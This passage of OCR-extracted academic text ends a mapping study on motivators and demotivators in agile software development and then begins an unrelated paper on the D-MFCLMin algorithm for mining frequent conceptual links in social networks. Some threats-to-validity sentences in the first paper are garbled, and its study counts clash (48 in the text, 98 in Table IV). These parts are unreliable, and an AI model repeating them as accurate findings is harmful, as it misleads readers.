2	Management Supportive role	[11] [12] [13] [4] [6] [14] [15] [9] [16]
3	Well defined coding standard	[6]
4	Career path	[15] [9] [16]
5	Better working environment	[7]
6	Variety of work	[17] [15] [9] [16]
7	Technically challenging work	[15] [9]
8	Successful company experience	[15] [16]
9	Trust	[17] [15] [9] [16]
10	Identify with the task	[15]
11	Sufficient resources	[15] [9] [16]
12	Development needs addressed	[15]
13	Feedback	[17] [3] [8] [15] [9] [16]
14	Recognition	[17] [15] [16] [18]
15	Autonomy	[4] [8] [15] [9] [16]
16	Work balance	[18][19]
17	Management contribution	[6] [14] [15] [9]
18	Sense of Responsibility	[15] [16]
19	Sense of belonging	[17] [15] [16] [11]
20	Equity	[15] [9]
21	Job security	[15] [9] [16]
22	Self-organizing teams	[20]
23	Eliminate Politics	[8]
24	Project ownership	[4] [8]
25	Right amount of documentation	[6] [8]

TABLE III. DEMOTIVATORS FROM LITERATURE

Sr. No	Demotivators factors	No. of existing studies
1	Communication barrier	[4][15] [16] [11]
2	Lack of relationship opportunities	[6] [7] [15] [9]
3	Unrealistic goals	[15] [9] [16]
4	Injustice in promotions	[15]
5	Poor quality software	[15] [16]
6	Political environment	[8]
7	Uncompetitive pay	[15] [9] [16]
8	Unsupportive management	[9]
9	Lack of influence	[15] [9] [16]
10	Unfair reward system	[15] [9] [16]
11	Non-interesting work	[9]
12	Inequity/personal preferences	[9] [16]
13	Risk	[4] [15] [9] [16]
14	Stress/pressure	[9]

2) Common demotivators factors extracted from literature review

Some common motivators and demotivators extracted from literature are shown in Fig. 1 and 2.

Following diagram depicts the different frequency range of demotivators factors reported with respect to literature. Range of reported frequency is highlighted in different color, i.e. frequency of unsupportive management is highest as it is reported in the literature 8 times, whereas, uncompetitive pay and stress/pressure in examining study is 7. Along with, unrealistic goals and communication barrier is 6, injustice in the promotion is 5 and lack of relationship opportunity, lack of influence and inequity/personal perferences is 4. Moreover, the frequency unfair award system, the political environment and poor quality software is 3, non interesting work and risk is 3.



Fig. 1. Extracted motivators.



Fig. 2. Extracted demotivators.

G. *Selection of Primary Study*

Before selecting any study, all the studies were checked and select the relevant to the research questions. Papers were included after reading the title, abstract and if there was any confusion and not clear about the paper, then the complete paper review were considered and applied the inclusion and exclusion criteria.

1) *Inclusion criteria*

The following points are strictly followed while selecting the paper as inclusion criteria:

- Studies had been published in journals, conferences, and workshops.
- Studies must be written in English.
- Studies must be accessible electronically.
- Collected studies must be published after 2000.
- Research papers will be included which are based on the expert opinion.
- Research papers related to the topic, will be included as weak evidence which do not provide evidence.

2) *Exclusion criteria*

The following points are strictly followed while considering the exclusion criteria:

- Non-peer reviewed studies (tutorials, slides, editorials, posters, keynotes) are excluded.
- Peer reviewed, but not published in journals, or conferences are not considered (e.g. Book, and blog articles).
- Publications not in English
- Electronically non-accessible.

H. *Conducting Mapping Study*

Research paper which is published in different conferences or journals that would be a complete version, based on the studies discussed in the article, will be included. Selected primary studies are 48 as show in Table IV. However, further, for the evaluation of these studies, this study has included the studies that are most appropriate to the topic.

IV. Motivators in (RQ1)

In order to answer the research question 1, motivators and demotivators are classified as these factors: Organizationorganization factors, people factors and technical factors (Table V). Although, other previous quality attributes have been discussed in this mapping study, however, the current study has found out different few more.

TABLE IV. SCRUTINY OF THE PAPER

Digital Library	Studies	Title Scrutiny	Abstract Scrutiny	Selected	References
IEEE explorer	1054	92	50	38	[16]-[17], [21]–[52], [2]
ACM Digital Library	463	45	25	15	[1],[2], [9], [13], [17], [18], [68]–[74][67], [68],[69]
Science Direct	40	15	10	6	[9][70]–[74],[75]
Research Gate	65	9	6	4	[6] [19] [20][76]
Scopus	30	19	11	6	[7], [16], [77]–[80]
Springer	270	51	40	2	[81][69]
Google Scholar	300	90	54	14	[33], [48], [82]–[94]
Others	200	60	30	13	[5] [15][17] [20] [95], [96][97]- [98]
Total	**2422**	**381**	**226**	**98**	

TABLE V. CLASSIFICATION OF ORGANIZATION, PEOPLE, AND TECHNICAL FACTORS

	Organization Factor			
General Factors	**Motivators**	**References**	**De-Motivators**	**References**
Client Based	Customer Satisfaction	[75][76] [68]	Ambiguous Requirement	[13], [14]
	Customer Collaboration		Size And Nature Of Change	
	Customer Commitment		Deadlines	
Decision Time	Prioritize Work	[2], [9]	Early Decision Making	[75][76]
	Product Completion			
	Business Satisfaction			
	Communication Agility			
Team Distribution	Centralized	[69], [70]	Culture Political Situation	[14], [70]
	Team Successful Communication		Lower Productivity Due To Local Conflicts	
			Less Face To Face Communication	
Team Size	Small Size(Rapid Communication)	[75][76]	Large Size (Frequent, Informal And Rapid Communication) Coordinating And Managing	[15], [74]
General Culture	Dynamic And Fast Changing Adopted Environment	[2], [72]	Informal Communication	[75][76]
			Trusting People	
	Supporting Decision		Requirement Changing Environment Fast Feedback Methodology, Tool Or Process	
Planning And Control	Internalized Plans	[2], [70]	Nature Of Organization Planning	[2], [70], [74]
	Qualitative Control			
	People Factors			
General Factors	**Motivators**	**References**	**De-Motivators**	**References**
Capability	Expert Level Experience	[1], [9], [72], [74]	Less Domain Experience	[69]
	Good Interpersonal			
	Communication Skills			
Personal Features	Honesty	[68]	Critical Communication	[84]
	Collaborative Attitude			
	Responsibility			
	Work With Others		Requirement Change Without Discussion	
Communication And Negotiation	Synchronous, Communication	[85], [86]	Time Zones Culture	[46]
	Rapid Communication			
Society Culture	Individual Interactions	[85]	Local Culture	[87], [91]
	Personal Characteristic		Geographical Situation	
Training And Learning	Continuous Learning	[75] [76]	Language Barrier	[87]
	Agility Mentoring And Professionalism			
	Tacit Knowledge Sharing			
	Personal Characteristic			

	Technical Factor			
General Factors	**Motivators**	**References**	**De-Motivators**	**References**
Personal Characteristics	Initiation	[37], [44], [48]	Change	[75], [77], [79] [85], [91] [88]
	Direction To Work		Work Balance Life	
	Intensity		Location	
	Persistence		Job Satisfaction	
Intrinsic	Task Identification	[84], [88], [94] [85]	Producing Quality Work	
	Career Path		Software Maintenance	
	Variety Of Work Recognition Of Work Done Development Needs Address			
	Technically Challenge Work			
	Autonomy		Benefits Linked To Performance	
	Making Contribution			
	Responsibility		Teamwork	
	Equity			
	Trust		Scope For Increased Pay	
	Employer			
	Participation		Reward And Incentive	
Extrinsic	Productivity	[87], [88], [92], [54], [75] [76]	Flexibility In Work	
	Adherence To		Times Caring	
	Low Absentees		Managing Employer Work	
	Better Work Project		High Quality	
	Good Management			
	Sense Of Belonging			
	Feedback			
	Job Security			
	Good Work Life Balance			
	Appropriate Working Condition			
	Successful Company			
	Sufficient Resources			
General Factors	Senior Management Support	[44]-[49], [53]-[67]		
	Team Building			
	Clear Goals			
	Personal Interest			
	Know Purpose Of Task			
	Capability To Fix Problem			
	Software			
	Development			
	Project Initiation			
	Feasibility Study			
	High Quality			
	Good Job Work Done			
	Good Teamwork			
	Variety Of Work			
	Feeling Of Progress/ Work Done			
	Training			
	Development			
	Assessment			
	Lack Of Bureaucracy			
	Technically Challenge Work			
	Team Building			
	Good Communication			
	Encouraging			
	Feedback			
	Eliminate Waste			
	Employee Participation			
	Experiment (Try Something New)			
	Autonomous Testing Writing			
	Test Case Automatically			
	Budget			

V. Sub-Categrization of Motivators and Demotivators (RQ2)

Current section tries to answer the research question 2. This study has further divided the motivators and demotivators into sub categories, i.e. (i) Organizationorganization factors like Customer Satisfaction, Customer collaboration, and prioritize work, (ii) people factors like honesty, collaborative attitude, responsibility, and technical factors like initiation, direction to work, intensity have been discussed in this mapping study. Tables II and III represent the mappings of motivators and demotivators from exist literature. Beecham et al. [70] did a systematic literature review on motivators and demotivators on software engineer which is further enhanced by [44]. This domain still demands a lot of work as this has direct concern over employee satisfaction.

VI. Threat to Validity

We discuss threats to the validity of this work in the different mapping study steps.

A. *Risk Identification of Primary Studies*

A challenge was to determine the scope of our study, as motivators and demotivators covers multiple computer and society, including software development, information systems and other computer terms. This geometry uses different terminology for the same concepts. All tires and avoid distortion of competition, we've searched for motivators and demotivators terms in different contexts. While this bias falls reporting requirements, increases the search effort. To identify relevant studies and offers a selection of un-biased, a test protocol was developed.

B. *Threats for the Selection and Consistency of Extraction of Data*

Formulation of research questions has helped in the selection of studies of relevance, just as a frame of reference model and characterization in research methodology. We, however, contained magazine contributions and thesis here (so together as an assessment has taken place) any trends and activities.

C. *Threats to Data Fusion and Results*

The credibility of the threat is mitigated by having as much as possible in accordance with the Protocol on the control of a single standard description, and, if these are different from the steps and externally assessed.

VII. Discussion

This research has extracted the motivators and demotivators of ASD. For this purpose, a systematic mapping study on existing literature of motivators and demotivators is performed that help to categorize them in terms of individual focus and to obtain an understanding of key research concerns. To address the individual factors, motivators and demotivators are classified into three factors, organization, people and technical. By Literature, respective motivator and demotivator factors are evaluated which is classified according to organization, people and technical. Oorganization factors are: client based, decision time, team distribution, team size, general culture and planning and control. Likewise, people factors are classified in capability, personal feature, communication and negotiation, society, culture, training and learning. Whereas, Technical factors are sub classified as personal characteristics, intrinsic, extrinsic and other general factors. All these factors classifications were considered with respect to motivators and demotivators and all data has been mapped with existing literature.

Along with these categorizations, a sub categorization is also being performed that will contribute further in future research. These classifications are being done for the following factors, i.e. variety of work, a sense of belonging, employee participation, recognition and clear identification with tasks. The sub factors helped in a clearer understanding of the motivators and demotivators at technical grass root level. The detailed discussion of these subcategorization is briefly described hereafter.

A. *Classification of Factors into Sub Factors*

The classification of some motivating factors into sub factors is performed by which their identification and definition become easier.

1) Variety of work: People require the area of work that can boost their capability and enhance their skills. Literature usually prefer the area that can overcome their limitations in future. Variety of work can be classified as personal and market needs. In personal needs, practitioners usually want to follow their personal preference to work while in market needs, and have to follow the trend of market by which multiply their worth.

2) Sense of belonging: Software engineers have assigned different tasks which have divided per interval. These tasks demand a sense of belonging from practitioners. This sense of belonging can be divide into intrinsic and extrinsic factors. Intrinsic belonging has contain self doing of work, whereas,extrinsic belonging may contain supportive role of management.

3) Employee participation: In an organization employee participation is compulsory to get the maximum result of the project. Employee participation has classified as individual and team wise. Individual participation is like owning a problem and try to solve it by individual force, however, as a team each member participation is necessary.

4) Recognition: The credit of work should be given to the employee. By given the due recognition of work motivate them to work better for the future work. This recognition can be classified as by giving rewards and incentives or by giving the due credit.

5) Clear Identification with Task: Understanding project requires the clarity of doing work. By clearing understanding, productivity of the system can be increased. It also provides ownership of the project. Identify with the task can be classified by clear goals and stick with the plans.

Our contribution in this research is to classify the motivators and demotivators into three factors. Organization, people and technical factors. Secondly, further classification of factors into sub factors and give detail description of these sub factors is also being done. The other implication has been found in literature, is lack of the motivators and demotivators models of Agile software development because due to change of method of adopting in software development there is a need of motivators and demotivators model In ASD. Extensively, more work is needed to perform and gauge the motivators and demotivators of other Agile methods.

VIII. Conclusion

This mapping study briefly viewed for the given studies on motivators and demotivators of ASD and the relevant challenges regarding motivators and demotivators. Literature has discussed in detail about motivators and demotivators of ASD. The Plan behind to write this systematic mapping is to produce the results that how it will be shown in this study and the major keyword to support to find the literature related to motivators and demotivators. Research flow diagram is showing the flow of the research and depicts how the paper is being selected. The first research question addresses the different challenges in motivators and demotivators regarding software Development.These challenges are also described in the literature review, however, open issues does not describe in the literature review. The second question is to find the existing motivators of agile software development. These factors are found on the basis of three factors, i.e. people, organization and technical.

IX. Future Work

Currently the extracted material is based on the existing literature found in motivators and demotivators of agile software development. There is need for performing the empirical analysis of motivators and demotivators especially in South Asian region as there is less work is being there.

Further plans include proposed a motivational model for practitioners of agile by which guidelines for software firms will propose to increase their productivity.we will consider Comparison of proposed method to similar methods, using a framework in future.

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D-MFCLMin: A New Algorithm for Extracting Frequent Conceptual Links from Social Networks

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***Abstract*—Massive amounts of data in social networks have made researchers look for ways to display a summary of the information provided and extract knowledge from them. One of the new approaches to describe knowledge of the social network is through a concise structure called conceptual view. In order to build this view, it is first needed to extract conceptual links from the intended network. However, extracting these links for large scale networks is very time consuming. In this paper, a new algorithm for extracting frequent conceptual link from social networks is provided where by introducing the concept of dependency, it is tried to accelerate the process of extracting conceptual links. Although the proposed algorithm will be able to accelerate this process if there are dependencies between data, but the tests carried out on Pokec social network, which lacks dependency between its data, revealed that absence of dependency, increases execution time of extracting conceptual links only up to 15 percent.**

Keywords—Social network analysis; frequent conceptual link; data mining; graph mining

I. Introduction

Social network is a social structure that is composed of some agents (generally individuals or organizations) that are connected by one or more kind of dependencies, such as ideas and financial transactions, friends, relatives, web links, spread of diseases (epidemiology). Social networks exist in different categories some of which could be found in [1]. The results of various studies indicate that the capacity of social networks can be used in many individual and social levels in order to identify problems and determine solutions, establishing social relationships, organizational governance, policy making and advising people on track to achieve the objectives.

Social network analysis is a powerful tool for analyzing the nature and pattern of communication among members of a particular group. Social network analysis helps imagine and analyze complex set of relationships between relevant factors as the maps (graphs or photographs) of connected symbols, and patterns within these categories, and it also helps calculate and review the exact size, shape and density of the network as a whole and calculate the position of each element within it. For example, in the science of epidemiology, social network analysis is used to help understand how patterns of human contact helps or prevents the spread of diseases such as HIV in a population.

From a variety of social networks, online social network has received attention among researchers. A key aspect of many online social networks is being data-rich, and therefore providing unprecedented challenges and opportunities in terms of knowledge discovery and data mining. One of the most important fields of study of traditional data mining is exploring the frequent pattern. In the field of complex data structures such as networks, the issue of exploring frequent items is discussed in form of finding a subset of nodes (sub-graphs) that occur frequently arises in a network known as graph mining. Although primitive methods in this field have been using measures deriving from graph theory [2], new approaches known as social networks mining or simply link mining try to examine features of node in addition to the network structure to extract a new set of patterns [3]-[5].

Authors in [6] described a new approach named conceptual link to describe social networks. Conceptual link provides the knowledge about groups of nodes that densely connected to each other in a social network, and through a reduced structure, which is called as conceptual view, leads to a semantic view of social network. However, the problem of extracting conceptual link is like extracting of frequent itemsets [7] with NP-hard complexity [8]. In this paper, D-MFCLMin algorithm is presented which using the concept of dependence, and by pruning the search space, tries to reduce the time required to extract frequent conceptual links. The paper will be structured as follows. In Section 2, the concept of conceptual links is presented, and then in Section 3, proposed algorithms for the extraction of frequent conceptual links are introduced. Our proposed algorithm is presented in Section 4. Finally in Section 5, test results are presented.

II. Problem Description and Definitions

In the field of search for frequent conceptual links (FCL), a model is defined as “a set of links between the two groups of nodes, where the nodes in each group share common characteristics”. When these patterns are found on the network with enough repetition, they are seen as frequent patterns and called FCL [6]. More formally, assume that G = (V, E) is a network where V is the set of nodes and E is the set of edges with $E \subseteq V \times V$. V is defined as the relation $R(A_1, \dots, A_N)$ where each A_i is a attribute. Thus, every node $v \in V$ is defined by the tuple $(a_1, \dots, a_N)$ where $\forall k \in [1..N], v\,[A_k] = a_k$, is the attribute value A_k in v. An item is a logical expression as A = x where A is an attribute and x is a value. Empty items are shown as $\emptyset$. An itemset is a combination of items for example A1 = x and A2 = y and A3 = z. An itemset, m, which is a combination of k non-empty item is called a k-itemset and noted m^k ($|m^k| = k$).

Suppose that *m* and *sm* are two itemset. If sm ⊆ m, we say that *sm* is a *sub-itemset* and *m* is a *super-itemset* of *sm*. For example, *sm = xy* is a sub-itemset from *m = xyz* [6]. Set of all *t-itemset* made of V are shown with I^t. Moreover, UI^t is defined as follows (set of all itemset of maximum size t):

$$UI^t = \bigcup_{k=1}^{t} I^k \quad (1)$$

Suppose that *G* is a directed graph. Thus, for any itemset *m* on UI^N, V_m is shown as a series of nodes in *V* that is match the pattern *m* and defined as follows [6]:

- Set of links on the left *m* (LE_m): the set of links from *E* that starts from the nodes that satisfy *m*.

$$LE_m = \{e \in E; e = (a, b), a \ V_m\}$$

- The set of links on the right (RE_m) *m*: the set of links from E that enter the nodes that satisfy *m*.

$$RE_m = \{e \in E; e = (a, b), b \in V_m\}$$

Definition 1. Conceptual links [6]: Suppose that *m1* and *m2* are two itemset and V_{m1} and V_{m2} are the set of nodes in *V* that satisfy *m1* and *m2* respectively. $E_{(m_1,m_2)}$ is the set of links connecting the nodes in V_{m1} to the nodes in V_{m2},

$$E_{(m_1,m_2)} = LE_{m1} \cap RE_{m2} = \{e \in E ; e = (a, b), a \in V_{m1} \text{ and } b \in V_{m2}\} \quad (2)$$

Definition 2. [6]: We call support $E_{(m_1,m_2)}$ as ratio of links in *E* that belongs to $E_{(m_1,m_2)}$.

$$\text{supp}(E_{(m_1,m_2)}) = \frac{|E_{(m_1,m_2)}|}{|E|} \quad (3)$$

Definition 3. [6]: It is said that there is FCL and we write *(m1, m2)* if support $E_{(m_1,m_2)}$ is greater than a minimum support threshold β, i.e. $\text{supp}(E_{(m_1,m_2)}) > \beta$.

Definition 4. [6]: Suppose UI^t is the set of all itemset of maximum size *t* in *V*. The FL^t is defined as FCL extracted from these itemsets.

$$FL^t = \bigcup_{m_1 \in UI^t, m_2 \in UI^t} \{E_{(m_1,m_2)}; \frac{|E_{(m_1,m_2)}|}{|E|} > \beta\} \quad (4)$$

Property 1. [6]: According to definition 3, if link *(m_1, m_2)* is frequent, the set of LE_{m1} and RE_{m2} meet the following condition:

$$|\boldsymbol{LE_{m1}}| > \beta \times |\boldsymbol{E}| \textbf{ and } |\boldsymbol{RE_{m2}}| > \beta \times |\boldsymbol{E}| \quad (5)$$

Definition 5. The conceptual sub link [6]: suppose that two itemset sm_1 and sm_2 are sub-itemsets of m_1 and m_2 in UI respectively. Conceptual link (sm_1, sm_2) is called the sub-link of (m_1, m_2), similarly (m_1, m_2) is called super-link (sm_1, sm_2) and written as $(sm_1, sm_2) \subseteq (m_1, m_2)$.

Property 2. Downward-closure [6]: If a conceptual link *l* is frequent all its sub-links are frequent too. Thus, if a link is not frequent, none of its super-links is frequent.

Definition 6. Maximum FCL [6]: Assume that β has a given support threshold value, we say that the maximum frequent conceptual link (MFCL), any FCL is so that no super-link of Í from l that is frequent exists. More formally:

$$\nexists\, \acute{I} \in FL^N \text{ so that } l \subset \acute{I} \quad (6)$$

III. Related Work

Popular approaches of mining social networks have been proposed to extract different forms of knowledge from these networks. Similar to the traditional field of data mining, social network mining addresses wide range of tasks such as classification, clustering, search for frequent patterns or link prediction. These methods can be divided into two groups [8]:

- Approaches based on predictive modeling that includes techniques that analyze current and past facts to make predictive assumptions about future or unknown events.
- Approaches based on descriptive modeling that cover a set of techniques whose aim is to summarize data by identifying some related features to describe how things organize and actually work [8].

In this study, the focus is on descriptive approach of the social network. These approaches can be divided into following four categories [5].


1) Link Based Clustering (also known as Community Detection) that searches a dense groups of nodes and its aim is to analyze network to several linked components (communities) in such a way that nodes in each component have high-density connections, while nodes in different components have the lowest density. Of the proposed methods in this category algorithm SLPA [9], TopGC [10], SVINET [11], MCD [12], CGGC [13], CONCLUDE [14], DSE [15] and SPICi [16] can be cited.

2) Hybrid clustering that simultaneously considers attributes and the structure of the nodes to identify clusters. The aim of this new type of approaches is partitioning of the network by balancing structural similarities and attributes so that nodes with common attributes are grouped in one partition and the nodes inside partition are densely linked. These approaches provide a more conceptual partition of the network that is not necessarily proportional to context. Of clustering methods SA-Cluster [4] and CESNA [17] can be cited.

3) Frequent Sub-graph mining. The most widely used definition of a pattern is as a connected sub graph [18]. Therefore, techniques that focus on the search for frequent patterns in social networks aim to identify sub graphs that occur frequently in a database or a very large network of networks, based on a minimum threshold value. Among the prominent methods in this category, Apriori-based algorithms [19] and pattern growth [20] can be cited.

4) FCL combines network structure information and node attributes for providing knowledge about groups of nodes, which have more connections in a social network. Extracting MFCL creates a complexity similar to frequent item set, since it is proven that this complexity is NP-hard. Extracting all MFCLs from a social network may be a challenging problem and computationally intensive. According to the definitions of the concept of conceptual links, we deal with the methods provided for extracting these links.

If search space is very large, discovering all the frequent links in a network is very costly. In a simple approach, it is necessary to produce all set of possible items and then examine the frequency of each pair of them. To reduce this time, at the beginning, FLMIN algorithm [21] was proposed. This algorithm used a bottom-up approach by applying property 2 to gradually reduce the search space to include a superset of items that will potentially exist in FCLs. In Fig. 1, a sample of conceptual links extracted by FLMIN algorithm is shown.



L_1	Support
((M , *) , (F , *))	0.357
((M , *) , (* , 1))	0.357
((F , *) , (* , 1))	0.214
((F , *) , (* , 2))	0.428
...	...

L_2	Support
((M , 2) , (F , *))	0.357
((M , 2) , (F , 1))	0.357
((F , 1) , (* , 2))	0.428
((F , 1) , (M , *))	0.357
...	...

(b)

Fig. 1. A sample of conceptual links extracted by FLMIN algorithm [21]

In [22] MAX-FLMin algorithm was presented. In this algorithm, the aim is finding MFCLs. Compared with previous algorithm, this algorithm only uses itemsets that satisfy property 1 to create links, and then they are checked for being frequent. In addition, in the process of examining the created link in order to add it to frequent links, this algorithm checks lack of existence of maximum frequent link compared to the current link.

In H-MFCLMin algorithm [5] in order to accelerate the extraction of MFCLs, some of the itemsets are filtered. The filtered itemsets includes itemsets that the number of their matched nodes in the network are less than the threshold α. α is an input parameter for the algorithm. This filtering is done with the argument that there is little likelihood that an itemset with low frequency can attract a high proportion of links in the network and therefore by filtering these kinds of itemsets, despite the reduction in the search space, certain information will not be lost from the final conceptual network.

IV. The Proposed Algorithm

In this paper, D-MFCLMin algorithm is proposed to extract conceptual links. By pruning the search space by applying the concept of dependency, this algorithm accelerates the extraction of conceptual links. In the following, first we introduce the concept of dependency, and then we will go on to present pseudo code of the proposed algorithm.

A. Definitions

Definition 7. Dependency: Suppose m^{t} and n^{t} are two itemset. We say m^{t} is dependent on n^{t} and show it as $\mathrm{n^t} \rightarrow \mathrm{m^t}$, if $\forall v \in V_{m^t}$, we have $v \in V_{n^t}$. We show all dependencies of an itemset such as m^{t} in the form of $D(m^{\mathrm{t}})$.

$$\mathrm{D}(m^{\mathrm{t}}) = \{n^{\mathrm{t}} | \, n^{\mathrm{t}} \rightarrow m^{\mathrm{t}}\} \tag{7}$$

Definition 8. Set of selected itemset: Assume that $\mathrm{FL^t}$ is the set of extracted FCL from itemsets with maximum *t* items. $\mathrm{LI^t_{sel}}$ ($\mathrm{RI^t_{sel}}$) is a set of itemsets used to create these links.

$$\mathrm{LI^t_{sel}} = \{m;\ \mathrm{E_{(m,n)}} \in \mathrm{FL^t}\}$$

$$\mathrm{RI^t_{sel}} = \{m;\ \mathrm{E_{(n,m)}} \in \mathrm{FL^t}\} \tag{8}$$

Property 3: If itemset n^{t} is not in any of the extracted FCLs in $\mathrm{FL^t}$ $\left(n^{\mathrm{t}} \notin \mathrm{LI^t_{sel}}(\mathrm{RI^t_{sel}})\right)$, then none of the itemsets that depend on it $(\{m^{\mathrm{t}} | n^{\mathrm{t}} \in \mathrm{D}(m^{\mathrm{t}})\})$ will be at $\mathrm{FL^t}$.

Proof: Assume that m^{t} is the itemset that depend on the itemset n^{t}, and suppose that n^{t} is not involved in any FCL $(n^{\mathrm{t}} \notin \mathrm{LI^t_{sel}}(\mathrm{RI^t_{sel}}))$, so according to definition of FCL, for all itemset such as $\mathrm{n_j}$:

$$|\mathrm{LE}_{n^{\mathrm{t}}} \cap \mathrm{RE_{n_j}}| < \beta \times |\mathrm{E}|$$

$$(\text{or } |\mathrm{RE}_{n^{\mathrm{t}}} \cap \mathrm{LE_{m_j}}| < \beta \times |\mathrm{E})$$

Moreover, according to the definition 6, we know that

$$\mathrm{V}_{m^{\mathrm{t}}} \subseteq \mathrm{V}_{n^{\mathrm{t}}}$$

So we have:

$$|\mathrm{LE}_{m^{\mathrm{t}}}| \le |\mathrm{LE}_{n^{\mathrm{t}}}| \text{ and } |\mathrm{RE}_{m^{\mathrm{t}}}| \le |\mathrm{RE}_{n^{\mathrm{t}}}|,$$

As a result:

$$|\mathrm{LE}_{m^{\mathrm{t}}} \cap \mathrm{RE_{n_j}}| < \beta \times |\mathrm{E}|$$

$$(\text{or } |\mathrm{RE}_{m^{\mathrm{t}}} \cap \mathrm{LE_{n_j}}| < \beta \times |\mathrm{E}|)$$

And therefore the property is proven.

Definition 9. Parents of an itemset: For each itemset m^{t}, $(\mathrm{t} > 1)$، two parents are shown as $\mathrm{parent1}\,(m^{\mathrm{t}})$ and $\mathrm{parent2}\,(m^{\mathrm{t}})$, $(\mathrm{parent1}\,(m^{\mathrm{t}}),\ \mathrm{parent2}\,(m^{\mathrm{t}}) \in I^{\mathrm{t}-1})$ so that:

